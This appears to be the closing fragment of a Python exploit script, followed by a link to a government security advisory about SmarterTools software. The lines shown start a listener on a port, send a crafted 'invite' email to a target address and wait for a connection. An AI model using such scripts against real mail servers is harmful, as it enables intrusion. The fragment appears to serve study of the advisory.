print(f'+ WE UP @ {args.port}')

if not sendm(args.to, invite(args.to)):
    print("! cant send mail")
    exit(1)

print('waiting')
while True:
    time.sleep(60)
```

https://www.cyber.gc.ca/en/alerts-advisories/smartertools-security-advisory-av26-1026

< back